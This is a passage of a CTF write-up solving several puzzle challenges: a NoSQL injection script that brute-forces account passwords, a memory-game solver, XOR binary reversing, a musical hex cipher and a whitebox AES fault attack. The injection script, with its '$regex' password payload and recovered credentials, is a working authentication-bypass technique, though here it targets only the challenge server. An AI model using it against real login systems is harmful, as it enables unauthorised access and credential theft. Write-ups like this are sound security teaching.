        #print("Trying {0}".format(data))
        ans = requests.post("http://whale.hacking-
lab.com:3371/login",json=data,allow_redirects=False)
        if ans.status_code==302:
            pw += chr(cur)
            print("Found next char! PW={0}".format(pw))
```

```
            found=True
            break;
    if not found:
        print("PW = {0}".format(pw[1:]))
        break
# PW of "the_admin" = 76eKxMEQFcfG3fPe
'''
# Try to break the pw for user "null"

found = False
while True:
    # print("Searching next char")
    found = False
    for cur in range(48, 126):
        if cur == 63: continue
        nexttry = pw + chr(cur) + '+'

        data = {"username": "null", "password": {"$regex": nexttry}}
        # print("Trying {0}".format(data))
        ans = requests.post("http://whale.hacking-lab.com:3371/login", json=data,
allow_redirects=False)
        if ans.status_code == 302:
            pw += chr(cur)
            print("Found next char! PW={0}".format(pw))
            found = True
            break;
    if not found:
        print("PW = {0}".format(pw[1:]))
        break
```

It is not the most elegant script, but it works 😉

The script delivers us the password of the user “null”which is as well the flag:

N0SQL_injections_are_a_thing


he19-nq5W-zLwY-iX3Q-iw1Q

Challenge 11: “Memeory 2.0”

We improved Memeory 1.0 and added an insane serverside component. So, no more CSS-tricks. Muahahaha.

Flagbounty for everyone who can solve 10 successive rounds. Time per round is 30 seconds and only 3 missclicks are allowed.

Good game.



Solution:

When we look at the JavaScript of the Game we are tempted to play with the parameters of the game which, according to the names, might be helpful:

```
920
921         <script src="/assets/javascripts/main.js" type="text/javascript"></script>
922 <script type="text/javascript">
923     $(document).on('ready', function()
924     {
925
926
927         if(navigator.userAgent.indexOf('Safari') != -1 && navigator.userAgent.indexOf('Chrome') == -1)
928             $('html').addClass('safari');
929             window.game = S.game('.moduleLegespiel', {
930             clickCount : false, //if clicks should be counted or not (one click represents a attempt of clicking a pair)
931             clickLimit : 3, //limit of clicks
932             gameLimitTime : null, //if game has a limit of time in seconds, if null no limit
933             showOnStart : false, //if the cards should be visible for the first time
934             startDelay : 1500
935
936         });
937
938         $(".jsReset").click(function(e){
939             e.preventDefault();
940             window.game.restartGame();
941         });
942
943
```

Unfortunately fiddling with these parameters doesn’t do anything, at least it doesn’t help when solving the challenge, because the settings seem to just get ignored. However, let’s look more at the top of the file!

```
804
805 <figure id="legespiel_card_86">
806  <a href="#card_86">
807   <img class="boxFront" src="./pic/87" />
808 <img class="boxWhite" src="/assets/images/shadow_card.png" />
809                   <img class="boxBack" src="/assets/images/back.jpg"  />
810                    </a>
811                   <img class="boxStretch" src="/assets/images/shim.gif" />
812 </figure>
813
814 <figure id="legespiel_card_87">
815  <a href="#card_87">
816   <img class="boxFront" src="./pic/88" />
817 <img class="boxWhite" src="/assets/images/shadow_card.png" />
818                   <img class="boxBack" src="/assets/images/back.jpg"  />
819                    </a>
820                   <img class="boxStretch" src="/assets/images/shim.gif" />
821 </figure>
822
823 <figure id="legespiel_card_88">
824  <a href="#card_88">
825   <img class="boxFront" src="./pic/89" />
826 <img class="boxWhite" src="/assets/images/shadow_card.png" />
827                   <img class="boxBack" src="/assets/images/back.jpg"  />
828                    </a>
829                   <img class="boxStretch" src="/assets/images/shim.gif" />
830 </figure>
831
832 <figure id="legespiel_card_89">
833  <a href="#card_89">
834   <img class="boxFront" src="./pic/90" />
835 <img class="boxWhite" src="/assets/images/shadow_card.png" />
836                   <img class="boxBack" src="/assets/images/back.jpg"  />
837                    </a>
838                   <img class="boxStretch" src="/assets/images/shim.gif" />
839 </figure>
840
```

Hm... interesting! The images are loaded from the /pic subfolder of the web application. Of course, they are not statically assigned to these numbers but... we can request them even when we already started a game... and... surprise! the numbers correspond to the cards placed on the screen!

As all meme pictures are thankfully different in size we can put them into a dictionary object with the size being the key and end up with a list of two indices for every image :-)

We then only have to call "solve" with these indices as arguments and automatically solve the game perfectly every time :-)

```
import requests

proxies = {
  'http': 'http://127.0.0.1:8080',
  'https': 'http://127.0.0.1:8080',
}
mainpage_req = requests.get('http://whale.hacking-lab.com:1111/',proxies=proxies)

for rnd in range(1,11):
    print("Round: ", rnd)
    pairs={}
    for i in range(1,99):
        p_res = requests.get('http://whale.hacking-
lab.com:1111/pic/'+str(i),cookies=mainpage_req.cookies,proxies=proxies, stream=True)
        s = len(p_res.content)
        if not s in pairs.keys():
            pairs[s]=[i]
        else:
            pairs[s].append(i)
        del p_res
    print("Done!")
```

```
    for k in pairs.keys():
        payload = {'first': pairs[k][0], 'second': pairs[k][1]}
        r = requests.post('http://whale.hacking-lab.com:1111/solve', data=payload,
proxies=proxies, cookies=mainpage_req.cookies)
        print(r.text)
```

```
Round:  1
Downloading pictures
Downloaded!
{8987: [1, 61], 13675: [2, 49], 18502: [3, 34], 11538: [4, 76], 8010: [5, 70], 20384: [6, 58],
16151: [7, 11], 9083: [8, 85], 9196: [9, 95], 15032: [10, 51], 17655: [12, 16], 18460: [13,
36], 25765: [14, 17], 9814: [15, 57], 14525: [18, 81], 8748: [19, 35], 16882: [20, 39], 10817:
[21, 69], 15297: [22, 82], 27135: [23, 96], 23496: [24, 45], 15124: [25, 64], 20547: [26, 30],
25250: [27, 38], 16856: [28, 71], 21435: [29, 60], 19348: [31, 77], 6063: [32, 43], 15859:
[33, 67], 16446: [37, 55], 18271: [40, 62], 21109: [41, 86], 15641: [42, 52], 13540: [44, 79],
18311: [46, 56], 15255: [47, 84], 17337: [48, 94], 7988: [50, 93], 18819: [53, 54], 16458:
[59, 87], 7359: [63, 92], 10637: [65, 91], 11399: [66, 90], 15038: [68, 98], 17644: [72, 75],
17259: [73, 89], 17942: [74, 88], 19809: [78, 80], 18060: [83, 97]}
ok
ok
ok
ok
...
ok
ok
ok
ok
nextRound
Round:  10
Downloading pictures
Downloaded!
{27135: [1, 70], 10637: [2, 39], 25765: [3, 10], 13540: [4, 82], 17655: [5, 76], 21109: [6,
38], 25250: [7, 41], 11538: [8, 29], 13675: [9, 32], 8987: [11, 65], 16446: [12, 43], 15124:
[13, 20], 17942: [14, 58], 9083: [15, 88], 19809: [16, 46], 18502: [17, 59], 18271: [18, 21],
17259: [19, 92], 7988: [22, 67], 9196: [23, 37], 15297: [24, 30], 21435: [25, 84], 11399: [26,
28], 20384: [27, 69], 17337: [31, 85], 18311: [33, 36], 23496: [34, 50], 16882: [35, 48],
18819: [40, 81], 16856: [42, 56], 15859: [44, 64], 7359: [45, 95], 14525: [47, 98], 8748: [49,
96], 9814: [51, 57], 16151: [52, 53], 6063: [54, 74], 15032: [55, 78], 15255: [60, 61], 18060:
[62, 97], 19348: [63, 75], 16458: [66, 86], 15641: [68, 83], 8010: [71, 77], 10817: [72, 93],
15038: [73, 90], 17644: [79, 94], 18460: [80, 89], 20547: [87, 91]}
ok
ok
ok
...
ok
ok
ok, here is your flag: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y
```

Challenge 12: “Decrypt0r”

Crack the might Decryt0r and make it write a text with a flag.

No Easter egg here. Enter the flag directly on the flag page.

Solution:

Interesting name for that challenge... Coincidence that the “0” is written like this?

When we run “strings” on the binary, we see another interesting hint: XOR_Challlenge.c!

```
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.6989
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
XOR_Challenge.c
elf-init.c
__FRAME_END__
__GNU_EH_FRAME_HDR
__init_array_end
__init_array_start
_GLOBAL_OFFSET_TABLE_
printf@@GLIBC_2.2.5
_IO_stdin_used
strlen@@GLIBC_2.2.5
__dso_handle
stdin@@GLIBC_2.2.5
```

Looking at the code in our favorite disassembler/decompiler of choice, we see that the "hash" function does some pretty complex lifting and shifting in the assembler but we can see in the decompiled code that basically the operations cancel out and all that happens is a kind of bitwise ANDs and negated AND operation in the end.

```
// Copyright (c) 2019 Retargetable Decompiler <info@retdec.com>
//

#include <stdint.h>

// ------------------- Function Prototypes --------------------

char * _malloc(int64_t a1);
int64_t _strlen(char * a1);
int64_t _Z4hashPj(int32_t * a1);

// --------------------- Global Variables ---------------------

int32_t * g1 = (int32_t *)0x62541d18331e5530;

// ------------------------ Functions -------------------------

// Address range: 0x400657 - 0x400835
// Demangled:     hash(uint *)
int64_t _Z4hashPj(int32_t * a1) {
    int64_t v1 = (int64_t)a1; // 0x40065f
    char * v2 = _malloc(845); // 0x400668
    uint32_t v3 = (int32_t)_strlen((char *)v1) - 1; // 0x40067d
    int64_t result = (int64_t)v2; // 0x400683
    for (int64_t i = 0; i < 211; i++) {
        int64_t v4 = 4 * i; // 0x400712
        for (int64_t j = 0; j < 4; j++) {
            int64_t v5 = j + v4;
            char v6 = *(char *)((int64_t)((int32_t)v5 % v3) + v1); // 0x4006fb
            *(char *)(v5 + result) = v6;
        }
        int32_t * v7 = (int32_t *)(v4 + result); // 0x400721
        int32_t v8 = *v7; // 0x400721
        int32_t v9 = *(int32_t *)(v4 + (int64_t)&g1); // 0x400737
        int32_t v10 = -1 - (v9 & v8); // 0x4007a7
        *v7 = -1 - (-1 - (v10 & v8) & -1 - (v10 & v9));
    }
    // 0x40082f
    return result;
}

// --------------------- Meta-Information ---------------------

// Detected compiler/packer: gcc (7.3.1)
```

Looking at the same function in Ghidra we get an even cleaner decompiled version of the code:


```
void * hash(uint *password)
{
  void *buffer;
  size_t len_password;
  int block;
  uint counter;

  buffer = malloc(0x34d);
  len_password = strlen(password);
  counter = 0;
  while (counter < 0xd3) {
    block = 0;
    while (block < 4) {
      *(buffer + block + counter * 4) = *(password + (block + counter * 4) % (len_password -
1));
      block = block + 1;
    }
    *(buffer + counter * 4) =
         -1 - (0xffffffff -
               (*(buffer + counter * 4) &
               0xffffffff - (*(data + counter * 4) & *(buffer + counter * 4))) &
              0xffffffff -
              (*(data + counter * 4) &
              0xffffffff - (*(data + counter * 4) & *(buffer + counter * 4))));
    counter = counter + 1;
  }
  return buffer;
}
```


So, xortool to the rescue it is based on the hint with “strings” ! Let’s use it to try to find the key.

We put the encrypted buffer at 0x601060 (”data”) of length 210 (cmp in loc_4006a2) into a separate file. Select and copy in IDA and paste into HxD or any other hex editor of choice is my usual workflow here. Often, it is not very comfortable to select large ranges of bytes in IDA. You can then either use IDAPython to mark and copy the bytes programmatically or just use a hex editor directly to search in there for the byte sequence at the beginning of the blob.

https://stackoverflow.com/questions/42744445/how-in-ida-can-save-memory-dump-with-command-or-script

```
auto fname      = "C:\\dump_mem.bin";
auto address    = 0x0601060;
auto size       = 210;
auto file= fopen(fname, "wb");

savefile(file, 0, address, size);
fclose(file);
```





Now let's run xortool on the binary to see what it can find!

```
daubsi@bigigloo:/ctf$ xortool -x decryptor.bin
The most probable key lengths:
   2:   11.9%
   6:   11.2%
   9:   10.7%
  11:   12.3%
  13:   20.8%
  15:   8.0%
  19:   6.6%
  22:   5.3%
  26:   8.6%
  39:   4.6%
Key-length can be 3*n
Most possible char is needed to guess the key!
```

It tells us that with key length 13 there is a high chance of printable text. Hooray!


```
daubsi@bigigloo:/ctf$ sudo xortool -x -l 13 -o decryptor.bin
7200 possible key(s) of length 13:
;tb\x01g!dx\x161$~=
;tb\x01g!dx\x0b1$~=
;tb\x01g!dx\n1$~=
;tb\x01g!dxO1$~=
;tb\x01gddx\x161$~=
...
Found 2358 plaintexts with 95.0%+ printable characters
See files filename-key.csv, filename-char_used-perc_printable.csv
```

Then we grep for “he19” in the results and indeed we find some valuable information.

```
daubsi@bigigloo:/ctf/xortool_out$ grep he19 *
6771.out:c ng;2 snyou f un-s h+ hidd*n /?5gt he19bEh? yy;yJ-3d6S-+lU`
6783.out:c ng;2 soyou f un-s h* hidd*n /?5gu he19bEh? yy:yJ-3d6S-+lUa
6795.out:c ng;2 6nyou f un-s -+ hidd*n /?5"t he19bEh? y<;yJ-3d6S-+l`
6807.out:c ng;2 6oyou f un-s -* hidd*n /?5"u he19bEh? y<:yJ-3d6S-+la
6819.out:c ng;2 >nyou f un-s %+ hidd*n /?5*t he19bEh? y4;yJ-3d6S-+l`
6831.out:c ng;2 >oyou f un-s %* hidd*n /?5*u he19bEh? y4:yJ-3d6S-+la
```

The key “+d?\x10w1th_!4n-” results in the following output:

```
l"o,

c ng;2 sn you f un-s h+ hidd*n /?5gt he19bEh? yy;yJ-3d6S-+lU`


'T'e  !perat r   te6treme#y *<9m!n as . c&>$o ent i! m&!1 -omple7 c #<e<s. Byoit:68fb usin(
ai0;n=tant =ep,2 i g keyc ai =m>le XO c #
```



Well, there are some pretty, almost readable words visible in the output.

As we know the key has length 13, it means the same chars of the key will be used for the first, 14th, 27th, etc. letter. The 2nd char of the password/key will be used for the 2nd, 15th, 28th letter, etc. That means changing one letter of the input at position X will change multiple letters in the output every len(password) + start_offset!

How can we leverage this?

When we see something in the output, that we think is almost readable, we can count the letters up to this position and then tweak exactly that position in the input/key/password in order to change that letter in the output, until we get the desired result (i.e. we run the binary again and "brute force" one character of the password we enter). If we’re lucky, not only the word under investigation completes then but more word fragments become visible by changing this letter all over the crypto text. We then can repeat the same process for the next position and so on, until all the plaintext gets recovered.

Aiming for the missing "e" in "**hidden**" just before the gibberish that is printed before “he19” is a good idea to start. So, we try to locate the char in the input which manipulates the corresponding letter in the output and just try all possible values for that position until we see an “e” in the output. From there we continue with the described process and unravel more and more of the plaintext.

In the end the key turns out to be: "**x0r_w1th_n4nd**" and reveals the complete solution:


```
root@bigigloo:/ctf# echo 'x0r_w1th_n4nd' |./decryptor
Enter Password: Hello,
congrats you found the hidden flag: he19-Ehvs-yuyJ-3dyS-bN8U.

'The XOR operator is extremely common as a component in more complex ciphers. By
itself, using a constant repeating key, a simple XOR cipher can trivially be broken
using frequency analysis. If the content of any message can be guessed or otherwise
known then the key can be revealed.'
(https://en.wikipedia.org/wiki/XOR_cipher)

'An XOR gate circuit can be made from four NAND gates. In fact, both NAND and NOR
gates are so-called "universal gates" and any logical function can be constructed
from either NAND logic or NOR logic alone. If the four NAND gates are replaced by
NOR gates, this results in an XNOR gate, which can be converted to an XOR gate by
inverting the output or one of the inputs (e.g. with a fifth NOR gate).'
```

… which in turn gives some interesting information and reminds us of the 1st semester of our computer science studies in the "technical computer science" lectures ☺ (and looking at the source again we now can also spot the "NAND"s in it:

```
…
*(buffer + counter * 4) =
          -1 - (0xffffffff -
                (*(buffer + counter * 4) &
                 0xffffffff - (*(data + counter * 4) & *(buffer + counter * 4))) &
                0xffffffff -
                (*(data + counter * 4) &
                0xffffffff - (*(data + counter * 4) & *(buffer + counter * 4))));
…
```

Challenge 13: “Symphony in HEX”

A lost symphony of the genius has reappeared.



Hint: count quavers, read semibreves

Once you found the solution, enter it in the *egg-o-matic* below. Uppercase only, and no spaces!

Solution:

Again, the name of the challenge gives us a big hint about how to solve this challenge.

Every bar consists of quavers or semibreves.
We count the quavers and read the note of the semibreves. Every bar then builds one nibble of the hex byte that we seek.

Bar 1+2
4 quavers - 8 quavers → 4-8 → 0x48

Bar 3+4
4 quavers - 1 quaver → 4-1 → 0x41

Bar 5+6
4 quavers - 3 quavers → 4-3 → 0x43

4-B → 0x4b
5-F → 0x5f

4-D → 0x4d
4-5 → 0x45
5-F → 0x5f
4-1 → 0x41
4-D → 0x4d
4-1 → 0x41
4-4 → 0x44
4-5 → 0x45

5-5 → 0x55
5-3 → 0x53

then we convert to ASCII HEX

https://gchq.github.io/CyberChef/#recipe=From_Charcode('Space',16)&input=NDg0MTQzNEI1RjRENDU1RjQxNEQ0MTQ0NDU1NTUz

0x4843434B5F4D455F414D4144455553 = HACK_ME_AMADEUS

he19-7fEm-jj7g-gpt3-4Mdh

Challenge 14: “Whitebox”

Do you know the mighty WhiteBox encryption tool? Decrypt the following cipher text!

```
9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df3
48dbccd71034aff88afd188007df4a5c844969584b5ffd6ed2eb92aa419914e
```

Solution:

What we have here in front of us is a challenge than uses "Whitebox encryption". Whitebox encryption means that everything is in the hands of the end user and yet the application tried to hide the secret (i.e. the encryption key) from the prying eyes of the attacker. This is done by interweaving the key material somehow in the data used for the encryption, so it becomes indistinguishable for an ordinary attacker. The key, to say so, is hidden in plain sight, but you just cannot see it.

There is a good presentation from Troopers 2016 which presents the SideChannelMarvels toolset that we'll use in this challenge to recover the key.

https://www.troopers.de/media/filer_public/b8/4f/b84f0051-3992-4b34-8b7d-7f0be5f209e0/troopers16_teuwen_hiding_your_wb_designs.pdf

And some more hardcore technical stuff:

https://blog.quarkslab.com/differential-fault-analysis-on-white-box-aes-implementations.html

Basically, what we will do here is just run the SideChannelMarvels toolset and let them do all the hard lifting to get us the key.

There is also a nice video on YT which demonstrates how to use the DCA module (we don't use it here, but it's good to know how to get it working!)
https://www.youtube.com/watch?v=7KS3XHP35QY

OK, let's start!

First, we clone the following repos from https://github.com/SideChannelMarvels

Deadpool, Daredevil, JeanGrey and Stark to our local system.

Deadpool contains a rich set of other CTF binaries from whitebox challenges including full how-to descriptions how you break them using this toolset. JeanGrey is the actual AES implementation, Stark has Tools with respect to key schedules e.g. unrolling. Daredevil finally is used for "Correlation Power Analysis Attacks".

All we need is to choose one of the existing examples from Deadpool and adapt them to the problem at hand.

In the tutorials it is advised that you set up a small tmpfs and run the tools in there, because they pose quite a high load on the system.

We start by setting up a directory on a tmpfs with all the necessary files:

```
root@bigigloo:/ctf/Deadpool/tmp# ll
total 512
drwxrwxrwt  3 root   root      220 May 22 21:47 ./
drwxrwxr-x 25 daubsi daubsi  40960 May 21 21:51 ../
-rwxr-xr-x  1 root   root    13216 May 22 21:47 aes_keyschedule*
-rw-rw-r--  1 daubsi daubsi  25236 May 21 22:49 deadpool_dfa.py
-rw-r--r--  1 root   root    16057 May 22 09:36 deadpool_dfa.pyc
-rw-r--r--  1 root   root      829 May 22 10:59 dfa_it.py
-rw-rw-r--  1 daubsi daubsi  31490 May 21 21:53 phoenixAES.py
-rw-r--r--  1 root   root    23687 May 21 22:09 phoenixAES.pyc
drwxrwxr-x  2 daubsi daubsi     80 May 21 22:49 __pycache__/
-rwxr-xr-x  1 root   root   178328 May 22 21:47 whitebox*
-rwxr-xr-x  1 root   root   178328 May 21 22:34 whitebox.bin.gold*
```

dfa_it.py is our file that we need for the attack and have to adapt from another existing script:

```
import deadpool_dfa
import phoenixAES

def processinput(iblock, blocksize):
        return (bytes.fromhex('%0*x' % (2*blocksize, iblock)), None)

def processoutput(output, blocksize):
    return int(output.split()[6], 16)

engine=deadpool_dfa.Acquisition(targetbin='./whitebox', targetdata='./whitebox',
goldendata='./whitebox.bin.gold', dfa=phoenixAES, processoutput=processoutput,
processinput=processinput, verbose=2, minleaf=1, minleafnail=1)
tracefiles=engine.run()
for tracefile in tracefiles[0]:
    if phoenixAES.crack_file(tracefile):
        break
```

We need to implement out own version of `processoutput`, otherwise a default version is used, which doesn't fit to how we interact with this binary.

`processinput()` is the default version mentioned in the readme, because all it says is "send some kind of ASCII string via stdin". As we don't really care WHAT is send, we just let Deadpool do whatever he thinks is adequate.

`Processoutput()` needs to extract the actual result of the encryption operation from the binary, i.e. the ciphertext which is printed to the console. As the binary prints more than just the cipher text we need to cut it out from the output stream. This can easily be done via the split function as we've multiple words separated by space and `output.split()[6]` then is exactly the ciphertext in hex. According to convention in the other examples the value is converted to int and returned.

Now for the important part: in the instantiation of "Acquisition" `targetbin` and `targetdata` have to point to the same binary! In one of the write-up examples they used three different binary names for `targetbin`, `targetdata` and `goldendata`. Guess which version I based my adaptions on… I mimicked this at first and wondered why no change of input seems to lead to any change, i.e. the attack just didn't work at all.

`verbose=2` prints some more debug information about what's going on and `minleaf` and `minleafnail` control how eager Deadpool chases potential candidates when it identified something. The default values are too coarse and won't find us the key.

Deadpool will now patch the binary on every run at a different place with a different value and analyzes what happens: Does the binary crash?, does it loop?, hang?, is the output of the crypto

operation changed? Depending on the result, Deadpool continues at that point in the binary or advances to another location. At least – this is what I understand is going on under the hood 😉

Ready? Go!

```
Lvl 000 [0x00000000-0x00010000[ xor 0xD2 74657374746573747465737474657374 -> Crash

Lvl 000 [0x00010000-0x00020000[ xor 0x64 74657374746573747465737474657374 ->
E9D171646A435B9EDD28B9112C44AA4D MajorFault

Lvl 000 [0x00020000-0x0002B898[ xor 0xD1 74657374746573747465737474657374 ->
1682A3031092114708C4DB5936314D87 MajorFault

Lvl 001 [0x00000000-0x00008000[ xor 0xE9 74657374746573747465737474657374 -> Crash

Lvl 001 [0x00008000-0x00010000[ xor 0x88 74657374746573747465737474657374 ->
18AF943671E5CD91122D611E59497E69 MajorFault

Lvl 001 [0x00010000-0x00018000[ xor 0x76 74657374746573747465737474657374 ->
903DC969B2B5D2B079EDB768FD5BA3F6 MajorFault

Lvl 001 [0x00018000-0x00020000[ xor 0x27 74657374746573747465737474657374 ->
F97B7BBE15DF37993E39181EFA63698B MajorFault

Lvl 001 [0x00020000-0x00028000[ xor 0x75 74657374746573747465737474657374 ->
82A0AF90D12F02F1919564519D656F37 MajorFault

Lvl 001 [0x00028000-0x0002B898[ xor 0x22 74657374746573747465737474657374 ->
8DDDDF1521A954556161CA212FD237D4 NoFault

Lvl 002 [0x00000000-0x00004000[ xor 0x76 74657374746573747465737474657374 -> Crash

Lvl 002 [0x00004000-0x00008000[ xor 0x53 74657374746573747465737474657374 ->
95883B44E3A4C748918030FC94C0CBC5 MajorFault

Lvl 002 [0x00008000-0x0000C000[ xor 0x27 74657374746573747465737474657374 ->
92522D4CD53E40A8FF8B8927FD70A8BB MajorFault

Lvl 002 [0x0000C000-0x00010000[ xor 0x48 74657374746573747465737474657374 ->
C12C7E5B96A4A59D44813E04D17D57CC MajorFault

Lvl 002 [0x00010000-0x00014000[ xor 0xE7 74657374746573747465737474657374 ->
BBA9AB474293BAF7BAA60F5D42464957 MajorFault

Lvl 002 [0x00014000-0x00018000[ xor 0x6B 74657374746573747465737474657374 ->
D76BB5B729875E6B057302B55BEE7C1B MajorFault

Lvl 002 [0x00018000-0x0001C000[ xor 0xA3 74657374746573747465737474657374 ->
8CBCDAC1E37555ED2E6B1C909855EBD9 MajorFault

Lvl 002 [0x0001C000-0x00020000[ xor 0x71 74657374746573747465737474657374 ->
9C104174D240C99741716AD052FE60C3 MajorFault

Lvl 002 [0x00020000-0x00024000[ xor 0xB3 74657374746573747465737474657374 ->
5BDF5D9AA3E77D017B4E90417914F9A0 MajorFault

Lvl 002 [0x00024000-0x00028000[ xor 0xE4 74657374746573747465737474657374 ->
09963FD0E6CF86DB5C6375F34D92F28D MajorFault

Lvl 003 [0x00000000-0x00002000[ xor 0xF5 74657374746573747465737474657374 -> Crash

Lvl 003 [0x00002000-0x00004000[ xor 0x54 74657374746573747465737474657374 -> Loop
```

About 2 minutes later Deadpool has finished and shows us some nice result:

```
Lvl 016 [0x0001F146-0x0001F147[ xor 0x93 74657374746573747465737474657374 ->
8DDDD715218954557161CA212FD23708 GoodEncFault Column:2

Lvl 016 [0x0001F146-0x0001F147[ xor 0x1F 74657374746573747465737474657374 ->
8DDD021521C35455DA61CA212FD23731 GoodEncFault Column:2

Lvl 016 [0x0001F146-0x0001F147[ xor 0x64 74657374746573747465737474657374 ->
8DDD0C1521E35455F161CA212FD237C8 GoodEncFault Column:2 Logged
```

```
Lvl 016 [0x0001F146-0x0001F147[ xor 0x58 7465737474657374746573747465737374 ->
8DDDB41521E95455B761CA212FD23772 GoodEncFault Column:2 Logged

Lvl 016 [0x0001F146-0x0001F147[ xor 0x93 7465737474657374746573747465737374 ->
8DDDD715218954557161CA212FD23708 GoodEncFault Column:2 Logged

Lvl 016 [0x0001F146-0x0001F147[ xor 0x1F 7465737474657374746573747465737374 ->
8DDD021521C35455DA61CA212FD23731 GoodEncFault Column:2 Logged

Lvl 016 [0x0001F147-0x0001F148[ xor 0x45 7465737474657374746573747465737374 ->
8D34DF15ADA954556161CA7E2FD219D4 GoodEncFault Column:1

Lvl 016 [0x0001F147-0x0001F148[ xor 0x0E 7465737474657374746573747465737374 ->
8DFFDF1598A954556161CAAA2FD227D4 GoodEncFault Column:1

Lvl 016 [0x0001F147-0x0001F148[ xor 0xFD 7465737474657374746573747465737374 ->
8D79DF158BA954556161CA262FD2E5D4 GoodEncFault Column:1

Lvl 016 [0x0001F147-0x0001F148[ xor 0x9C 7465737474657374746573747465737374 ->
8DBDDF15EDA954556161CA9D2FD2CDD4 GoodEncFault Column:1

Lvl 016 [0x0001F147-0x0001F148[ xor 0x45 7465737474657374746573747465737374 ->
